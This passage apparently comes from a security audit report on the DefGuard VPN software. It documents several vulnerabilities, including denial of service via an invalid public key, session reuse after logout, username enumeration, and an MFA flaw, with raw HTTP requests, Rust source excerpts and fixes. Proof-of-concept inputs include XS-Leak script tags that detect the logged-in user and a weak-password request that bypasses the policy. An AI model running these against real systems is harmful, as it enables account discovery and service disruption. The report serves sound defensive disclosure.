<pre>{   "iss": "http://localhost/",   "aud": [     "kMirefuyEdvZPDDe"   ],   "exp": 1681218000,   "iat": 1680613200,   "nonce": "n-0S6_WzA2Mj",   "at_hash": "Dh5xJOhgZy_qsMbe0X2Ftg",   "c_hash": "f_BMpC1F8nECPkRGjRMS4A",   "sub": "admin",   "name": "DefGuard Administrator",   "given_name": "DefGuard",   "family_name": "Administrator",   "email": "admin@defguard" }</pre>
VERIFY SIGNATURE
<pre>HMACSHA256(   base64UrlEncode(header) + "." +   base64UrlEncode(payload),   <input type="text" value="your-256-bit-secret"/> ) <input type="checkbox"/> <b>secret base64 encoded</b></pre>

`SessionInfo::from_request` allows to establish a valid user session using user credentials and MFA or an `access_token`:

```
#[rocket::async_trait]
impl<'r> FromRequest<'r> for SessionInfo {
    type Error = OriWebError;

    async fn from_request(request: &'r Request<'_>) -> Outcome<Self, Self::Error> {
        if let Some(state) = request.rocket().state::<AppState>() {
            let user = {
                if let Some(token) = request
                    .headers()
                    .get_one("Authorization")
                    .and_then(|value| {
                        if value.to_lowercase().starts_with("bearer ") {
                            value.get(7..)
                        } else {

```

```

        None
    }
    })
}
{
    // TODO: #[cfg(feature = "openid")]
    match OAuth2Token::find_access_token(&state.pool, token).await {
        Ok(Some(oauth2token)) => {
            match OAuth2AuthorizedApp::find_by_id(
                &state.pool,
                oauth2token.oauth2authorizedapp_id,
            )
            .await
            {
                Ok(Some(authorized_app)) => {
                    User::find_by_id(&state.pool, authorized_app.user_id).await
                }
                Ok(None) => {
                    return Outcome::Failure((
                        Status::Unauthorized,
                        OriWebError::Authorization(
                            "Authorized app not found".into(),
                        ),
                    ));
                }
                Err(err) => {
                    return Outcome::Failure((
                        Status::InternalServerError,
                        err.into(),
                    ));
                }
            }
        }
        Ok(None) => {
            return Outcome::Failure((
                Status::Unauthorized,
                OriWebError::Authorization("Invalid token".into()),
            ));
        }
        Err(err) => {
            return Outcome::Failure((Status::InternalServerError, err.into()));
        }
    }
} else {
    let session = try_outcome!(request.guard::<Session>().await);
    let user = User::find_by_id(&state.pool, session.user_id).await;
    if let Ok(Some(user)) = &user {
        if user.mfa_enabled && session.state != SessionState::MultiFactorVerified {
            return Outcome::Failure((
                Status::Unauthorized,
                OriWebError::Authorization("MFA not verified".into()),
            ));
        }
    }
    user
}
};

return match user {
    Ok(Some(user)) => {
        let is_admin = match user.member_of(&state.pool).await {
            Ok(groups) => groups.contains(&state.config.admin_groupname),
            _ => false,
        };
        Outcome::Success(SessionInfo::new(user, is_admin))
    }
    _ => Outcome::Failure((
        Status::Unauthorized,
        OriWebError::Authorization("User not found".into()),
    )),
};
}

Outcome::Failure((
    Status::Unauthorized,
    OriWebError::Authorization("Invalid session".into()),
))
}
}
}

```

Source: <https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/auth/mod.rs#L165-L257>

We recommend reviewing and improving the implementation of access control mechanisms.

More information:

- [https://cheatsheetseries.owasp.org/cheatsheets/JSON\\_Web\\_Token\\_for\\_Java\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/JSON_Web_Token_for_Java_Cheat_Sheet.html)
- [https://cheatsheetseries.owasp.org/cheatsheets/Authorization\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html)



# TDG-34: DoS of the gateway via adding an invalid key by a regular user

Severity: **Medium**

A regular user can add a device with an invalid public key. When the gateway is restarted, it tries to use such a key, but it cannot start properly what results in a DoS of the gateway.

Request showing a properly running gateway:

## REQUEST:

```
GET /api/v1/connection HTTP/1.1
Host: localhost
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/admin/network
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=qLCUgWNlGmDtQLfU5aE4CKup
Connection: close
```

## RESPONSE:

```
HTTP/1.1 200 OK
content-type: application/json
x-defguard-version: 0.4.11
server: Rocket
x-frame-options: SAMEORIGIN
x-content-type-options: nosniff
permissions-policy: interest-cohort=()
content-length: 18
date: Wed, 05 Apr 2023 09:34:53 GMT
```

```
{"connected":true}
```

Request by a regular user to add a device with an invalid public key:

## REQUEST:

```
POST /api/v1/device/phptest HTTP/1.1
Host: localhost
Content-Length: 82
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/me
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=1zLP0Se1C3Y0hCTwrGZ20B0q
Connection: close
```

```
{"name":"PoC-1","wireguard_pubkey":"sejIy0WCLv0R7vWNchP9ElSayp3UTK/QCnEJmhsHKTc="}
```

## RESPONSE:

```
HTTP/1.1 201 Created
content-type: application/json
x-defguard-version: 0.4.11
server: Rocket
x-frame-options: SAMEORIGIN
x-content-type-options: nosniff
permissions-policy: interest-cohort=()
```

```
content-length: 211
date: Wed, 05 Apr 2023 09:36:04 GMT
```

```
"[Interface]\nPrivateKey = YOUR_PRIVATE_KEY\nAddress = 10.13.38.3\n\n[Peer]\nPublicKey =
dVe9zGymNful/aRgGgs46aeMaoM/gQNuUKRqBI20dkg=\nAllowedIPs = \nEndpoint = 46.101.136.188:50051\nPersistentKeepalive =
300"
```

In the meantime, the gateway is restarted. Request showing a gateway being unavailable:

#### REQUEST:

```
GET /api/v1/connection HTTP/1.1
Host: localhost
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111
Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/admin/network
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=ZRA6u5w3cGMoFzZkgLcgLts
Connection: close
```

#### RESPONSE:

```
HTTP/1.1 200 OK
content-type: application/json
x-defguard-version: 0.4.11
server: Rocket
x-frame-options: SAMEORIGIN
x-content-type-options: nosniff
permissions-policy: interest-cohort=()
content-length: 19
date: Wed, 05 Apr 2023 09:37:27 GMT
```

```
{"connected":false}
```

Gateway logs, presented below, show the actual error related to the invalid public key:

```
# defguard-gateway --token $token --grpc-url http://127.0.0.1:50055
[2023-04-05T09:37:15Z INFO defguard_gateway::gateway] Starting Defguard gateway version 0.4.1 with configuration:
Config { token: "***", grpc_url: "http://127.0.0.1:50055", userspace: false, grpc_ca: None, stats_period: 60,
ifname: "wg0", pidfile: None, use_syslog: false, syslog_facility: "LOG_USER", syslog_socket: "/var/run/log" }
Error: KeyDecode(InvalidLength)
```

We recommend implementing proper validation of input data (i.e., keys) and proper handling of errors and exceptions to prevent DoS of the gateway. More information:

- [https://cheatsheetseries.owasp.org/cheatsheets/Input\\_Validation\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html)
- [https://cheatsheetseries.owasp.org/cheatsheets/Error\\_Handling\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Error_Handling_Cheat_Sheet.html)

# TDG-35: Removing a device does not remove a VPN configuration from the gateway

Severity: **Medium**

Due to improper implementation of a device removal function, a VPN configuration related to a removed device is not deleted from the gateway.

Request for VPN configuration:

## REQUEST:

```
GET /api/v1/device/159/config HTTP/1.1
Host: localhost
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/admin/users/ldtest2
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=vdTy8faiTYxEZdeC7HsiEQ5m
Connection: close
```

## RESPONSE:

```
HTTP/1.1 200 OK
content-type: text/plain; charset=utf-8
server: Rocket
x-frame-options: SAMEORIGIN
x-content-type-options: nosniff
permissions-policy: interest-cohort=()
content-length: 200
date: Wed, 05 Apr 2023 10:31:06 GMT
```

[Interface]

```
PrivateKey = YOUR_PRIVATE_KEY
Address = 10.13.38.2
```

[Peer]

```
PublicKey = dVe9zGymNful/aRgGgs46aeMaoM/gQNuUKRqBI20dkg=
AllowedIPs =
Endpoint = 46.101.136.188:50051
PersistentKeepalive = 300
```

Successful attempt to connect via VPN for a given device:

```
$ wg-quick up /home/luksor/isec/pentest/teonite/test123.conf
Warning: `/home/luksor/isec/pentest/teonite/test123.conf' is world accessible
[#] ip link add test123 type wireguard
[#] wg setconf test123 /dev/fd/63
[#] ip -4 address add 10.13.38.2 dev test123
[#] ip link set mtu 1420 up dev test123
[#] wg set test123 fwmark 51820
[#] ip -4 route add 0.0.0.0/0 dev test123 table 51820
[#] ip -4 rule add not fwmark 51820 table 51820
[#] ip -4 rule add table main suppress_prefixlength 0
[#] sysctl -q net.ipv4.conf.all.src_valid_mark=1
[#] nft -f /dev/fd/63

$ sudo wg
interface: test123
  public key: R3/4E2R+EhD/Fb4bHCbXan0ILVieb+q/48G7Ea6i4Fs=
  private key: (hidden)
  listening port: 45879
  fwmark: 0xca6c

peer: dVe9zGymNful/aRgGgs46aeMaoM/gQNuUKRqBI20dkg=
  endpoint: 46.101.136.188:50051
  allowed ips: 0.0.0.0/0
  transfer: 0 B received, 444 B sent
  persistent keepalive: every 5 minutes
```

Admin's request to remove the device:

#### REQUEST:

```
DELETE /api/v1/device/159 HTTP/1.1
Host: localhost
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/admin/users/ldtest2
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=vdTy8faiTYxEZdeC7HsiEQ5m
Connection: close
```

#### RESPONSE:

```
HTTP/1.1 200 OK
[...]
```

Successful attempt to connect via VPN despite device's being removed:

```
$ wg-quick up /home/luksor/isec/pentest/teonite/test123.conf
Warning: `/home/luksor/isec/pentest/teonite/test123.conf' is world accessible
[#] ip link add test123 type wireguard
[#] wg setconf test123 /dev/fd/63
[#] ip -4 address add 10.13.38.2 dev test123
[#] ip link set mtu 1420 up dev test123
[#] wg set test123 fwmark 51820
[#] ip -4 route add 0.0.0.0/0 dev test123 table 51820
[#] ip -4 rule add not fwmark 51820 table 51820
[#] ip -4 rule add table main suppress_prefixlength 0
[#] sysctl -q net.ipv4.conf.all.src_valid_mark=1
[#] nft -f /dev/fd/63

$ sudo wg
interface: test123
  public key: R3/4E2R+EhD/Fb4bHCbXan0ILVieb+q/48G7Ea6i4Fs=
  private key: (hidden)
  listening port: 57268
  fwmark: 0xca6c

peer: dVe9zGymNful/aRgGgs46aeMaoM/gQNuUKRqBI20dkg=
  endpoint: 46.101.136.188:50051
  allowed ips: 0.0.0.0/0
  transfer: 0 B received, 148 B sent
  persistent keepalive: every 5 minutes
```

We recommend reviewing and fixing implementation of a device removal function so that the relevant VPN configuration be also removed.

# TDG-3: XS-Leak - Identification of a currently logged-in username

Severity: **Low**

The application may reveal the name of a currently logged-in user through exploitation of a – so called – XS-Leak vulnerability. External JavaScript code can send an HTTP request to an API endpoint which – depending on whether the usernames match (see examples below) – will return HTTP code 200 (if true) or error code 403 (if not true). Sample JavaScript code exploiting the vulnerability:

```
<script src="http://127.0.0.1/api/v1/user/admin" onload="alert('Logged in as admin')" onerror="alert('Not logged in as admin')"></script>
<script src="http://127.0.0.1/api/v1/user/phptest" onload="alert('Logged in as phptest')" onerror="alert('Not logged in as phptest')"></script>
<script src="http://127.0.0.1/api/v1/user/test" onload="alert('Logged in as test')" onerror="alert('Not logged in as test')"></script>
```

If user is not logged in as provided username in the URL - server will return 403 error code (triggering `onerror` event). Otherwise, 200 code will be fetched (triggering `onload` event).

## REQUEST:

```
GET /api/v1/user/admin HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
sec-ch-ua-platform: "Linux"
Accept: */*
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: script
Referer: http://burpsuite/
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=dMLV3wV7qqgCdInSVJcu5uR3
Connection: close
```

## RESPONSE:

```
HTTP/1.1 403 Forbidden
content-type: application/json
x-defguard-version: 0.4.11
server: Rocket
x-frame-options: SAMEORIGIN
permissions-policy: interest-cohort=()
x-content-type-options: nosniff
content-length: 36
date: Wed, 29 Mar 2023 14:29:54 GMT

{"msg":"requires privileged access"}
```

## REQUEST:

```
GET /api/v1/user/phptest HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
sec-ch-ua-platform: "Linux"
Accept: */*
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: script
Referer: http://burpsuite/
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=dMLV3wV7qqgCdInSVJcu5uR3
Connection: close
```

## RESPONSE:

```
HTTP/1.1 200 OK
```

```
content-type: application/json
x-defguard-version: 0.4.11
server: Rocket
x-frame-options: SAMEORIGIN
permissions-policy: interest-cohort=()
x-content-type-options: nosniff
content-length: 846
date: Wed, 29 Mar 2023 14:23:51 GMT
```

```
{"authorized_apps":[],"devices":[{"created":"2023-03-29T10:18:58.892400",
[...]
```

The issue results from the fact that the endpoint returns different HTTP codes. For older web browsers, lack of a SameSite=Lax cookie setting also enables exploitation of this vulnerability.

We recommend setting a SameSite=Lax setting for a session cookie and returning an HTTP code 200 for both an error and a successful execution of the API endpoint.

More information: [https://cheatsheetseries.owasp.org/cheatsheets/XS\\_Leaks\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/XS_Leaks_Cheat_Sheet.html)

# TDG-10: Usernames enumeration via gRPC interface

Severity: **Low**

A gRPC interface reveals existence of a username whose name is provided in a request to the `AuthService`:

## REQUEST:

```
POST /invoke/auth.AuthService.Authenticate HTTP/1.1
Host: localhost:39799
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/111.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
x-grpcui-csrf-token: 0E12R4X3EEK4-wYeAx9C60082Gw5ta_pyFabIKuu7ss
X-Requested-With: XMLHttpRequest
Content-Length: 62
Origin: http://localhost:39799
Connection: close
Referer: http://localhost:39799/
Cookie: defguard_session=rJ24qZrMu3Z0SnUWpekH5ZGN; _grpcui_csrf_token=0E12R4X3EEK4-wYeAx9C60082Gw5ta_pyFabIKuu7ss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{"metadata": [], "data": [{"username": "admin", "password": "asd"}]}
```

## RESPONSE:

```
HTTP/1.1 200 OK
Content-Type: application/json
Date: Thu, 30 Mar 2023 13:07:19 GMT
Content-Length: 456
Connection: close

{
  "headers": [],
  "error": {
    "code": 16,
    "name": "Unauthenticated",
    "message": "invalid credentials",
    "details": []
  },
  [...]
}
```

Request for a non-existent username:

## REQUEST:

```
POST /invoke/auth.AuthService.Authenticate HTTP/1.1
Host: localhost:39799
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/111.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
x-grpcui-csrf-token: 0E12R4X3EEK4-wYeAx9C60082Gw5ta_pyFabIKuu7ss
X-Requested-With: XMLHttpRequest
Content-Length: 60
Origin: http://localhost:39799
Connection: close
Referer: http://localhost:39799/
Cookie: defguard_session=rJ24qZrMu3Z0SnUWpekH5ZGN; _grpcui_csrf_token=0E12R4X3EEK4-wYeAx9C60082Gw5ta_pyFabIKuu7ss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{"metadata": [], "data": [{"username": "asd", "password": "asd"}]}
```

## RESPONSE:

```
HTTP/1.1 200 OK
[...]

{
  "headers": [],
  "error": {
```

```
"code": 16,  
"name": "Unauthenticated",  
"message": "user not found",  
"details": []  
[...]
```

The following piece of the source code presents the implementation of the gRPC authentication service:

```
#[tonic::async_trait]  
impl auth_service_server::AuthService for AuthServer {  
    /// Authentication gRPC service. Verifies provided username and password  
    /// against LDAP and returns JWT token if correct.  
    async fn authenticate(  
        &self,  
        request: Request<AuthenticateRequest>,  
    ) -> Result<Response<AuthenticateResponse>, Status> {  
        let request = request.into_inner();  
        debug!("Authenticating user {}", &request.username);  
        match User::find_by_username(&self.pool, &request.username).await {  
            Ok(Some(user)) => match user.verify_password(&request.password) {  
                Ok(_) => {  
                    info!("Authentication successful for user {}", &request.username);  
                    Ok(Response::new(AuthenticateResponse {  
                        token: Self::create_jwt(&request.username)  
                            .map_err(|_| Status::unauthenticated("error creating JWT token"))?,  
                    }))  
                }  
                Err(_) => Err(Status::unauthenticated("invalid credentials")),  
            },  
            _ => Err(Status::unauthenticated("user not found")),  
        }  
    }  
}
```

**Source:** <https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/grpc/auth.rs#L26-L50>

We recommend preventing the application from revealing existence of users.



# TDG-12: Logout function does not invalidate the session

Severity: **Low**

Due to improper implementation of the logout function, the authenticated session is not invalidated.

Request for a logout function:

## REQUEST:

```
POST /api/v1/auth/logout HTTP/1.1
Host: 127.0.0.1:9080
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:9080/me
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=L6VgEKZDgQA04m0bUL0VaLyk
Connection: close
```

## RESPONSE:

```
HTTP/1.1 200 OK
content-type: application/json
x-defguard-version: 0.4.11
set-cookie: defguard_session=; Path=/; Max-Age=0; Expires=Wed, 30 Mar 2022 17:29:15 GMT
server: Rocket
x-frame-options: SAMEORIGIN
permissions-policy: interest-cohort=()
x-content-type-options: nosniff
content-length: 4
date: Thu, 30 Mar 2023 17:29:15 GMT

null
```

Request using the “non-invalidated” session identifier:

## REQUEST:

```
GET /api/v1/me HTTP/1.1
Host: 127.0.0.1:9080
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:9080/me
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=L6VgEKZDgQA04m0bUL0VaLyk
Connection: close
```

## RESPONSE:

```
HTTP/1.1 200 OK
content-type: application/json
x-defguard-version: 0.4.11
server: Rocket
x-frame-options: SAMEORIGIN
permissions-policy: interest-cohort=()
x-content-type-options: nosniff
content-length: 644
date: Thu, 30 Mar 2023 17:29:18 GMT

{"authorized_apps":[],"devices":[{"created":"2023-03-29T09:54:08.573450","id":1,"name":"Test","user_id":2,"wireguard_ip":"10.13.37.1","wireguard_pubkey":"1HCKr+40RRXXyJZ
```

```
80oBx2lTAsb3wK5wT/vJJCIyxuCI="},{ "created": "2023-03-30T16:28:18.113161", "id": 21, "name": "dsdds", "user_id": 2, "wireguard_ip": "10.13.37.13", "wireguard_pubkey": "kIeqb+14ND5C eKCJSVPJ0rdtkBPS6ZhhEvvjIQN3nkY="}], "email": "kktest1@isec.pl", "first_name": "kktest", "groups": [], "last_name": "kktest", "mfa_enabled": true, "mfa_method": "OneTimePassword", "pgp_cert_id": null, "pgp_key": null, "phone": "13371337", "security_keys": [], "ssh_key": null, "totp_enabled": true, "username": "kktest", "wallets": []}
```

The following piece of the source code presents the logout function:

```
/// Logout - forget the session cookie.  
#[post("/auth/logout")]  
pub fn logout(cookies: &CookieJar<'_>) -> ApiResult {  
    cookies.remove(Cookie::named("defguard_session"));  
    Ok(ApiResponse::default())  
}
```

**Source:** <https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/auth.rs#L116-L121>:

We recommend invalidating session upon logout.

More information: [https://cheatsheetseries.owasp.org/cheatsheets/Session\\_Management\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html)

# TDG-14: Password policy bypass

Severity: **Low**

Due to lack of proper, server-side validation of input data, it is possible to bypass a password policy and set a weak password by directly calling an API endpoint:

## REQUEST:

```
POST /api/v1/user/ HTTP/1.1
Host: localhost:10106
Content-Length: 124
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
sec-ch-ua-platform: "Linux"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://localhost:8000
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8000
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: defguard_session=UTSJTHl7NB6YzpcTKhEblsdx
Connection: close

{"email":"teonite1@isec.pl","first_name":"Test","last_name":"Test","password":"a","phone":"111111111","username":"ldtest12"}
```

## RESPONSE:

```
HTTP/1.1 201 Created
[...]

{}
```

We recommend implementing proper validation of input data to prevent setting weak password.

More information: [https://cheatsheetseries.owasp.org/cheatsheets/Input\\_Validation\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html)

# TDG-18: Improper implementation of MFA activation for previously removed wallets

Severity: Low

MFA activation procedure is implemented incorrectly as it prevents users from enabling MFA for previously removed wallets. Proof of concept step by step:

1. Add a new wallet
2. Enable MFA for this wallet
3. Logout
4. Login
5. Application asks to confirm login process with the new wallet
6. Remove the wallet, but do not disable MFA
7. Logout
8. Login (it is possible to login with login and password only, since the wallet with MFA was removed)
9. Add a new wallet (the same as in the first step)
10. Enable MFA
11. Logout
12. Login
13. Application does not ask to confirm the login process with the new wallet even though MFA is enabled.

The MFA implementation is presented in the pieces of the source code below:

- the `User` model contains `mfa_enabled` and `mfa_method` fields:

```
#[derive(Model)]
pub struct User {
    [...]
    pub mfa_enabled: bool,
    [...]
    pub(crate) mfa_method: MFAMethod,
    [...]
}
```

Source: <https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/db/models/user.rs#L32-L52>

- The `User` model also contains methods which can get or change the MFA state: `set_mfa_method`, `check_mfa`, `verify_mfa_state`, `enable_mfa`, `disable_mfa`, `disable_totp`.

- The `Wallet` model contains state field `use_for_mfa`

```
#[derive(Model)]
pub struct Wallet {
    [...]
    pub use_for_mfa: bool,
}
```

Source: <https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/db/models/wallet.rs#L61-L73>

- The `Wallet` model also contains a method which can change the MFA state: `disable_mfa_for_user`.

The Proof of Concept flow is presented below:

When a user enables MFA for wallet:

- the `mfa_method` is set to the `MFAMethod::Web3` for the user account and the `use_for_mfa` is set to `true` for the wallet:

```
/// Change wallet.
/// Currently only `use_for_mfa` flag can be set or unset.
#[put("/user/<username>/wallet/<address>", format = "json", data = "<data>")]
[...]
    wallet.use_for_mfa = data.use_for_mfa;
    let recovery_codes = if data.use_for_mfa {
        user.set_mfa_method(&appstate.pool, MFAMethod::Web3).await?;
        user.get_recovery_codes(&appstate.pool).await?
    } else {
        None
    };
    wallet.save(&appstate.pool).await?;
[...]
```

Source: <https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/user.rs#L277-L318>

- the user flag `mfa_enabled` is set to `true`:

```
/// Enable MFA
#[put("/auth/mfa")]
pub async fn mfa_enable(session: SessionInfo, appstate: &State<AppState>) -> ApiResult {
[...]
    user.enable_mfa(&appstate.pool).await?;
[...]
```

**Source:** <https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/auth.rs#L123-L136>

When a user deletes the wallet:

- application deletes the wallet and calls the `user.verify_mfa_state`:

```
/// Delete wallet.
#[delete("/user/<username>/wallet/<address>")]
pub async fn delete_wallet(
[...]
    wallet.delete(&appstate.pool).await?;
    user.verify_mfa_state(&appstate.pool).await?;
[...]
```

**Source:** <https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/user.rs#L320-L350>

- `verify_mfa_state` enables MFA when any MFA method is available or disables it otherwise:

```
/// Check if any of the multi-factor authentication methods is on.
/// - TOTP is enabled
/// - a ['Wallet'] flagged 'use_for_mfa'
/// - a security key for Webauthn
async fn check_mfa(&self, pool: &DbPool) -> Result<bool, SqlxError> {
    // short-cut
    if self.totp_enabled {
        return Ok(true);
    }

    if let Some(id) = self.id {
        query_scalar!(
            "SELECT totp_enabled OR coalesce(bool_or(wallet.use_for_mfa), FALSE) \
            OR count(webauthn.id) > 0 \"bool!\" FROM \"user\" \
            LEFT JOIN wallet ON wallet.user_id = \"user\".id \
            LEFT JOIN webauthn ON webauthn.user_id = \"user\".id \
            WHERE \"user\".id = $1 GROUP BY totp_enabled;",
            id
        )
        .fetch_one(pool)
        .await
    } else {
        Ok(false)
    }
}

/// Verify the state of 'mfa_enabled' flag is correct.
/// Use this function after removing some of the authentication factors.
pub async fn verify_mfa_state(&mut self, pool: &DbPool) -> Result<(), SqlxError> {
    let mfa_enabled = self.check_mfa(pool).await?;
    if self.mfa_enabled != mfa_enabled {
        if let Some(id) = self.id {
            query!(
                "UPDATE \"user\" SET mfa_enabled = $2 WHERE id = $1",
                id,
                mfa_enabled
            )
            .execute(pool)
            .await?;
        }
        self.mfa_enabled = mfa_enabled;
    }

    Ok(())
}
```

**Source:** <https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/db/models/user.rs#L142-L186>

- no more MFA options are configured, so the `mfa_enabled` is set to false, but the MFA method was not modified: `mfa_method = MFAMethod::Web3`.

When a user adds the wallet again:

- `mfa_enabled = false`, `mfa_method = MFAMethod::Web3`.

- The wallet is created with a state of `use_for_mfa = false`.

When a user tries to enable MFA:

- `enable_mfa` -> `verify_mfa_state` cannot find any available MFA method, so the `mfa_enabled` is still set to false:

```
/// Enable MFA
#[put("/auth/mfa")]
pub async fn mfa_enable(session: SessionInfo, appstate: &State<AppState>) -> ApiResult {
    [...]
    user.enable_mfa(&appstate.pool).await?;
    [...]
}
```

Source: <https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/auth.rs#L123-L136>

```
/// Enable MFA. At least one of the authenticator factors must be configured.
pub async fn enable_mfa(&mut self, pool: &DbPool) -> Result<(), SqlxError> {
    if !self.mfa_enabled {
